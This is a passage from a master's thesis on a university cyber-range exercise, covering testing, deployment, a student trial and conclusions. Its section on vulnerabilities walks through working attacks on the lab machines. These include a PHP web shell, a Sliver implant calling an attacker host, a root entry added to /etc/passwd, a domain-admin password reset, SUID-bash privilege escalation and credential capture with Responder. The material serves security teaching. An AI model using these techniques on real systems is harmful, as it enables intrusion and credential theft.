During the development stage of the thesis, everything that was being added was immediately tested to check if it had been added successfully, this covers from the most basic network services, the vulnerabilities to the automated attacks. Here is a compilation of the most significant tests that had been done during this stage. More tests had been done, however they aren’t as relevant as these ones from a strictly technical point of view.

7.1.1. Vulnerabilities

After trying to add a new vulnerability to the system the only way to prove if the vulnerability had been added successfully was to exploit it. Here is a compilation on how to exploit manually each of the vulnerabilities present within each one of the targets.

DMZ_www: To exploit the SQLi, just use SQLMap using the wizard mode. To create a RCE by combining the LFI and the File Upload, just create a PHP file with the content shown in Listing 29.

```
<?php system($_GET['cmd']); ?><?php system($_GET['cmd']); ?>
```

Listing 29. PHP Code Snippet: Web Shell

Upload that file and execute commands by loading while also passing the argument **cmd** in the URL. For example by calling http://www.cyber.uc3m/uploads/shell.php?cmd=id .

The RCE vulnerability from the Flask server can be exploited by using the exploit `multi/http/werkzeug_debug_rce` within metasploit framework, the exact parameters are as follows: *`RHOSTS www.cyber.uc3m , RPORT 8080 , LHOST`* `attacker.cyber.uc3m , AUTHMODE none` . In case of using the PHP web as entrypoint, privileges must be escalated, to do so just execute this command: `sudo /usr/bin/vim.basic -c ':!/bin/sh' /dev/null`

DMZ_www2: The easiest way to bypass the AV is to use `sliver`, the only steps are launching the tool, starting an http listener, generating an implant by running a command similar to `generate -b attacker.cyber.uc3m --os windows -N www2 -s www2.exe` and uploading the implant to the web server.

CPD_db: The first way of exploiting this VM is by connecting with the credentials found previously, to the database itself and finding there more plaintext credentials, to do it just run the following command and use the inputs shown in Listing 30.

```
mysql --ssl=0 -h db.cyber.uc3m -u root -p -p

SHOW DATABASES;
use db;
SHOW TABLES;
SELECT * FROM users;
```

Listing 30. Bash Code Snippet: Connect and Explore Database

This will reveal the password of a user. After login through SSH with that user, this line: `newroot:x:0:0:root:/root:/bin/bash` can be added to `/etc/passwd` to effectively create a new root user. The second way of exploiting this VM is by using the exploit `exploit/unix/ftp/vsftpd_234_backdoor` that is available within Metasploit Framework, this method grants privileges without the need of additional steps.

CPD_dc: There is a big misconfiguration that can be easily spotted with *BloodHound*, this misconfiguration allows a specific user –whose password can be found in the machine **DMZ_www2**– to change the credentials of the administrators. To exploit the vulnerability, just login with that user through SSH and execute the commands that appear in Listing 31.

```
powershell

$username = "Administrator"
$newPassword = ConvertTo-SecureString "NewP@ssw0rd!" -AsPlainText
-Force
Set-ADAccountPassword -Identity $username -NewPassword $newPassword
-Reset -ErrorAction Stop
```

Listing 31. Powershell Code Snippet: AD Administrator Password Reset

IN_workst1: The first method to exploit the machine is running `smbclient -N //workst1.cyber.uc3m/home` and stealing the SSH key of the user palafox, immediately afterwards login in using the stolen key and using the commands shown in Listing 32, to leverage the Path Hijacking vulnerability effectively escalating privileges.

```
cd /tmp
echo '#!/bin/bash' > backup_homes.sh
echo 'cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash' >>
backup_homes.sh
chmod +x backup_homes.sh
export PATH="/tmp:$PATH"
sudo /bin/backups.sh

echo '#include <unistd.h>
int main() {
        setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-i", NULL);
    return 0;
}' > ./rs.c

gcc rs.c -o rs
/tmp/rootbash -p
./rs
```

Listing 32. Bash Code Snippet: IN_workst1 Exploiting Path Hijacking and Privilege Escalation

The alternative method consists in mounting through NFS the shared folder and exploiting that the attackers local root account changes will remain as root on the targeted machine, to exploit it just run the commands that appear in Listing 33.

```
ssh-keygen -t rsa
showmount -e workst1.cyber.uc3m
sudo bash
mkdir /mnt/goya
mount -o nolock workst1.cyber.uc3m:/home/goya /mnt/goya
cd /mnt/goya
ls -la
mkdir .ssh
cat /home/cyber/.ssh/id_rsa.pub >> .ssh/authorized_keys
echo '#include <unistd.h>
int main() {
        setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-i", NULL);
    return 0;
}' > ./rs.c
```

Listing 33. Bash Code Snippet: IN_workst1 Exploiting NFS Share and Privilege Escalation

Lastly, login via passwordless SSH, compile the code and from the previous local terminal make the executable owned by root and having suid bit enabled.

IN_workst2: Since this machine is "already compromised" the only challenge is to be able to intercept the leaked credentials, to do so there are two ways. The first one is just by running `responder -I eth0 -wF` the other way is by running `setoolkit` with the following options `1,2,3,1, 192.168.168.3, 1`.

7.1.2. Countermeasures

Here is a brief compilation on how to trigger each one of the countermeasures that had been deployed within the attack exercise. The firewall ruleset doesn't appear here, because it is running by default and it isn't triggered by something special.
Nikto Automatic Scan: To trigger this countermeasure just execute the following command `nikto -h http://www.cyber.uc3m`

Honeytoken Exfiltration: To trigger this countermeasure is as simple as downloading in a unencrypted and uncompressed protocol the file present within the VM **CPD_db**, to do so in an easy way just spin up a basic http server in that machine by running `python3 -m http.server` then access that website and download the file from one of the attackers VMs and that will effectively trigger the countermeasure.

Honeypot Use Case: This countermeasure is triggered if an unusual amount of network activity which is pointing to **DMZ_pooh** is detected. To trigger it just launch this command `nmap -p- pooh`

Automated SQLi Detection: This countermeasure will be triggered by just launching a **sqlmap** automated scan to **DMZ_www**, this can be easily done by running `sqlmap -wizard`

7.1.3 Attacks

Within this subsection, there are two different types of attacks that have been tested, the most obvious one being the automated attack scripts, the other one is the "minefield" present during the defense exercise.

Regarding the "minefield" attack, the persistence mechanisms were deployed to the corresponding target and were tested one by one. Once every "mine" was working as expected, it was tested if the auxiliary script executed by **EXT_dashboard** was able to recognize if the "mine" was active or if it had been already disabled, this test was done with all the mines "alive" and "dead". Lastly it was verified that this auxiliar script was automatically executed during the exercise after exactly one hour,

Regarding the scripted attacks, after developing each one of them, the new one was immediately tested to verify that everything was working as expected. Once this was done with each one of them, the VM **EXT_attacker2** was provisioned with the scripts, and two additional types of tests were conducted, the first one consisted in triggering through a dedicated page of the dashboard each attack, this page is shown in Figure 38. Lastly, as done before, it was verified that each attack was automatically launched at a specified time during the normal execution of the exercise.

In each attack the easiest way to validate if it worked, was by just comparing the status of the control dashboard after finishing the attack versus what the attack was intended to disrupt. Here is a brief list describing the expected disruptions for each attack:

- **Script Kiddie**: Web defacement on **DMZ_www**, stopping service **smbd** in **IN_workst1**.
- **Hacktivist**: Web defacements on **DMZ_www**, stopping service **mariadb** in **CPD_db**, lastly disabling service **smbd** in **IN_workst1** and shutting down that machine.
- **APT**: Web defacements on **DMZ_www** and **DMZ_www2**, shutting down **CPD_dc** and **IN_workst2**, stopping **nfs-server** and **smbd** services in **IN_workst1**, stopping **mysql** and **vsftpd** in **CPD_db**.




Figure 38. Defense Dashboard Attack Launching Page

7.2. Production Deployment

The first thing done after deploying on the production virtualization platform, was verifying if this deployment caused the appearance of new bugs, quite surprisingly, it didn't cause a lot of bugs. The only things that needed fixes were the networking of the Windows VMs and the Ubuntu VM.


Unfortunately a bug that wasn't expected happened, the SIEM Graylog wasn't working but this was caused because the service Mongod was failing with an exit code related to the use of an illegal instruction. It's true that MongoDB recent versions are really picky and special in that aspect, the solution was as simple as doing a downgrade on this service –to avoid more issues this was done through Docker– and rebuilding the OVA.

Once everything was running smoothly on the production deployment, the infrastructure was ready to carry out a final test with three students of the master.

The testers were only provided with the students guidelines available at Annexes C and D. The test lasted for two hours. Due to technical reasons on how the deployment was done on the virtualization server, only the attack scenario of the final exercise was tested.

The three students in that two hour time window, managed to fully compromise four out of the six targets, taking into account that the exercise is intended to be done by groups of four to six students in a time window of three hours, and that the requirement for passing is fully compromising two of the targets, this serves as a strong proof of the correct size and scale of the exercise for the students.

Figure 39 shows the event history of the playthrough of the attack exercise conducted by the testers.



16:55 WWW - Command Execution
17:05 WWW - Privilege Escalation
17:13 WWW - Perform a web defacement(port 80).
17:59 DB - Exfil the valuable file and place it in your desktop(attackerVM).
17:59 DB - Command Execution
18:00 DB - Privilege Escalation
18:11 Purchased Hint 13
18:12 DC - Create a user which name is "Hacker" in the Active Directory (not as a local user).
18:13 DC - Command Execution
18:15 DC - Privilege Escalation

Figure 39. Screenshot of the Dashboard Event History of Users Demo

The testers also fully compromised the VM IN_workst1 however they didn't have enough time to perform the specific tasks of that VM.

Comments done by the testers, once the test run had finished:

- Tester 1: The exercise is really wide, it doesn't limit to the typical web vulnerabilities, it covers from that kind to more sophisticated vulnerabilities such as the Active Directory ones. Certainly knowing how to use certain specific tools –referring to Bloodhound– would have helped a lot.
- Tester 2: A thing that has amazed me about this exercise is the amount of possible ways of doing a specific thing. Solving this exercise would have been nearly impossible without the aid of LLMMs.
- Tester 3: The exercise is really wide and funny to play. Having taken the Cyber Attack Techniques subject more recently would have certainly helped to carry out the exercise.

All the testers agreed on the fact that the user experience is much better in the new virtualization environment, as well as regarding that exercise effectively expands and digs deeper in what is covered by the already existing laboratories while also adding new technologies and techniques effectively complementing said laboratories.

As a side note, none of the testers actually reached the conclusion that a honeypot was present within the network.

7.3. Discussion

After doing all the tests, the following conclusions can be drawn. First, the whole system is robust and it has worked without any issue in the production virtualization server. Second, the new final exercises are correct in size and scope, as the test conducted by students proves.

The behaviour of the system has been proven to be fully deterministic, and the system itself could be easily modified due to the underlying functional programming philosophy.

The exact amount of hardware resources required for running one instance of the final exercise appear on Annex B, Table 10.

To create a deployment of said exercise for all the students of the Master, assuming that the groups are of six members and that there are sixty students, this would result in ten different groups, and to calculate an approximation of the total required hardware resources is as easy as just multiplying the values shown on the Table 10 by ten.

However the previous value is not exact, this is because some virtualization platforms (like VirtualBox) allows sharing the same CPU cores between different VMs resulting in that the host doesn't really need as many cores as it is supposed to. Also regarding disk size, thanks to "soft-cloning" it is not necessary to have complete disk copies of the VMs, it would be just a copy of the original disk and each machine would need a little bit of additional space – 0.5GB to 1GB – to write its own modifications respect the original disk. The only resource that needs the exact amount calculated in that operation is the RAM which cannot be shared as the CPU or disk. Therefore the biggest limiter would be the RAM which is 284.940 GB. Even if that requirement is significantly high, the exercise could be easily downsized by just not using certain machines at the cost of losing certain features that had been implemented. An example of a possible downgrade would be to just keep the target machines (DMZ_www, DMZ_www2, CPD_db, CPD_dc, IN_workst1, IN_workst2) and the essentials (fw, DMZ_nsntp, EXT_attacker) which would only require 10.694 GB of RAM per deployment instance, something that is much more feasible.

8. CONCLUSIONS AND FUTURE WORK

This thesis set out to address the complex challenge of creating a unified, realistic, and pedagogically effective training environment tailored to the academic needs of both *Cyber Attack Techniques* and *Cyber Defense Systems* courses. Through a comprehensive design and meticulous implementation process, all objectives set at the start of the project have been successfully fulfilled. The resulting solution not only enables students to engage with advanced cyber security concepts in a practical and immersive manner but also establishes a robust foundation for sustainable educational use. This section summarizes the key outcomes of the project, the difficulties encountered during the project, and lastly possible branches of future work to expand this work even further.

8.1. Evaluation of Outcomes and Project Scope

Overall this thesis has created a solution that fulfilled all the established requirements –except, due to the lack of time, for integrating **DMZ_metasploitable3** with **CPD_dc**, which will force the assignment 3º of *Cyber Attack Techniques* to remain as it was before this thesis.

The solution effectively has unified the already existing laboratories while adding new systems and features on top of them; All the new educational supporting materials have been created and can be found in Annexes C, D, and E; The deployment has been completely automated –except some tweaks on the Windows AD machines, that due to its own intrinsic nature couldn't be automated; Both defensive and offensive scenarios had been successfully integrated into the CTF like final exercise, with a total of five different countermeasures, three different automated attacks and six persistence mechanisms; The solution has proven to be resilient to the project intrinsic constraints, such as working in air gapped environments, this was effectively verified thanks to the production deployment and the run conducted by external testers.

Both the final solution and the underlying codebase are quite big, the final system has a total of nineteen different virtual machines that are spread across five different subnetworks, the real number of different instances generated out of these nineteen base virtual machines is fifty-two. The solution has a total of seven different defensive systems, and a total of nine different targets. All the virtual machines had been builded ad-hoc for this thesis except for three that already existed. In the new machines, there are a total of fifteen different vulnerabilities that can be exploited in multiple ways. To add more realism to the new final exercise, automated attacks and automated countermeasures had been added. The defense flavour of this exercise has a total of three different attacks which simulate different kinds of threat actors, and also six persistence mechanisms that must be disabled by the students. In the attack flavour of this exercise there are five different countermeasures. The architecture has a total of nine different websites builded ad-hoc, and five different services deployed through containers.

The github repository counts with ninety-five commits. The deployment Ansible playbooks add up to 2081 lines of code, on the other hand there are 422 lines of Powershell. The automated attack scripts add a total of 1262 lines of Python code. The control web dashboards add a total of 1132 lines of Python code. In total there are 982 lines of HTML and 638 of Javascript. Lastly there are 109 lines of docker-compose declaration files. Only taking the already counted lines, the project total is about 6626, the real number is slightly higher due to the fact that some files have not been counted –especially some of the asset specific files.

This thesis has successfully upgraded and merged the infractures of the laboratories of both *Cyber Attack Techniques* and *Cyber Defense Systems*, while also adding newer technologies and techniques effectively fixing the specified flaws of their current state.

8.2. Difficulties Encountered

One of the most notorious problems that keep appearing from time to time is caused by the nature of the thesis itself, the specific problem is that given the **massive** size and the crazy amount of complex dependencies between different systems. Sometimes something that was not considered previously while developing an arbitrary system A, heavily affected a given system B.

The specific manifestations of this kind of problem were really easy to solve, but were also annoying due to the fact that they stopped the active development in order to go back to fix a small detail that was forgotten in a previous system a while ago. For example the DNS system which was the second one by implementation order did not have inverse name resolution and this went unnoticed until the implementation of the last one of the automated attacks. Another example would be the fact of blocking certain user credentials during the CTF-like exercise (which ones, depended on the specific flavour of the exercise).

Setting up Windows Active Directory, had multiple problems, the first one being that multiple “clean” machines must be employed, this added to the extremely long boot time of the Windows VMs –in comparison to the Linux ones– slowed significantly the development time of the Windows base provisioning stage.

Another extremely specific issue which cost a significant amount of time, was the fact that in Debian, networking routes have a quite particular obscure feature that in other

Operating Systems doesn't happen, after adding the route to the main LAN of a VM, no more routes can be added afterwards with a gateway IP that is within that main LAN.

A quite stealthy bug that occurred during the development was the error while provisioning due to copying empty files, this was caused by an error while sharing the specified files through the shared folder provided by Vagrant.

Another thing that has presented a significant constraint during the development was the fact that the implemented solution must be able to work without any kind of issue in a totally air gapped environment.

The last issue, that rather than being intrinsic to this particular thesis, has been particularly highlighted by the existence of the thesis, is that the new virtualization platform does not offer the necessary level of granular access that is required by the teachers in their subjects and by the developer of this thesis, which effectively results in a the existence of a bottleneck on the System Administrator who is the only one with full permissions over said platform.

8.3. Future Work

The possibilities to further improve this thesis are endless. The first task to enhance the final exercise would be improving how the detection of the status of the services is done, instead of using SSH from the dashboard VM, an additional VM connected to all the internal subnetworks would be acting as a real client while rotating IPs to generate more legitimate traffic.

Another quite obvious improvement is the addition of more vulnerabilities to the already existing machines.

Here is a brief list which contains some other things that could be added in a future to expand/improve the scope of the exercise:

- The existence of a Kubernetes cluster within the network.
- Use of a more sophisticated firewall.
- The existence of BSD based systems within the network.
- Adding a SOAR system inside the SOC.
- The appearance of containers (Docker) focusing on how they can be exploited/secured.

Lastly but not least something that appears on the NATO exercises but that is not covered here for obvious reasons, is the Operational Technology (OT) cyber security including OT systems such as ICSs, SCADAs and PLCs.

BIBLIOGRAPHY

[1] F.J. Pizarro Martínez, “Cyber-exercise”, Github Repository, Jul. 2025. [Online]. Available at: https://github.com/FranciscoJavierPizarro/cyber-exercise

[2] F.J. Pizarro Martínez, “Design, implementation and operation of a SOC service based on open source software”, Bachelor degree Thesis, University of Zaragoza, Aragón, Spain, 2024 [Online]. Available at: https://zaguan.unizar.es/record/134091/files/TAZ-TFG-2024-140.pdf

[3] NATO CCDCOE, “Locked Shields”. CCDCOE, 2022. [Online]. Available at: https://ccdcoe.org/locked-shields/.

[4] NATO CCDCOE, “Crossed Swords”. CCDCOE, 2022. [Online]. Available at: https://ccdcoe.org/exercises/crossed-swords/.

[5] HashiCorp, “Vagrant Documentation”, Vagrant by HashiCorp. [Online]. Available at: https://developer.hashicorp.com/vagrant/docs. [Accessed: March 2025].

[6] Oracle, “VirtualBox Documentation”, VirtualBox. [Online]. Available at: https://www.virtualbox.org/wiki/Documentation. [Accessed: March 2025].

[7] RedHat, “Ansible Documentation”, Ansible. [Online]. Available at: https://docs.ansible.com/. [Accessed: March 2025].

[8] Graylog, “Graylog Documentation”, Graylog. 2025. [Online]. Available at: https://go2docs.graylog.org/current/what_is_graylog/what_is_graylog.htm.

[9] Wazuh, “Wazuh Documentation”, Wazuh. 2025. [Online]. Available at: https://documentation.wazuh.com/current/index.html.

[10] Arkime, “Arkime Documentation”, Arkime. 2025. [Online]. Available at: https://arkime.com/learn.

[11] Cisco, “Snort Documentation”, Snort. 2025. [Online]. Available at: https://www.snort.org/.

[12] Immauss, “Greenbone Vulnerability Management docker image”, Github. 2025. [Online]. Available at: https://immauss.github.io/openvas/.

[13] Dionaea, “Dionaea Documentation”, Dionaea. 2020. [Online]. Available at: https://dionaea.readthedocs.io/en/latest/introduction.html.

[14] SpecterOps, “BloodHound”, Github Repository. 2025. [Online]. Available at: https://github.com/SpecterOps/BloodHound.

[15] BishopFox, “Sliver”, Sliver. 2025. [Online]. Available at: https://sliver.sh/

[16] Rapid7, “Metasploit”, Metasploit. 2025. [Online]. Available at: https://www.metasploit.com/.

[17] Ait-Aecid, “Caraxes”, Github Repository. 2024. [Online]. Available at: https://github.com/ait-aecid/caraxes/tree/main.

[18] MITRE, “Attack Flow”, Mitre. 2025. [Online]. Available at: https://ctid.mitre.org/projects/attack-flow/.

[19] Proxmox Server Solutions GmbH, “Proxmox Documentation”, Proxmox. 2025. [Online]. Available at: https://pve.proxmox.com/wiki/Main_Page.

[20] Jpillora, “Chisel”, Github repository. 2024. [Online]. Available at: https://github.com/jpillora/chisel.

[21] Wikipedia, “Market share of different operating systems”, Wikipedia. 2025. [Online]. Available at: https://en.wikipedia.org/wiki/Usage_share_of_operating_systems

[22] Enisa, “Enisa Threat Landscape 2024”, ENISA. 2024. [Online]. Available at: https://www.enisa.europa.eu/sites/default/files/2024-11/ENISA%20Threat%20Landscape%202024_0.pdf.

ANNEX A. STAGED DEPLOYMENTS

First deployment (Semester laboratory)




Figure 40. Network Map Architecture, First Stage Deployment

*It's the responsibility of the students to use only the machines they need for each laboratory session.

Second and Third deployments (Final exercise)




Figure 41. Network Map Architecture, Second and Third Stages Deployment

Fourth deployment (Third Assignment Cyber Attack Techniques)

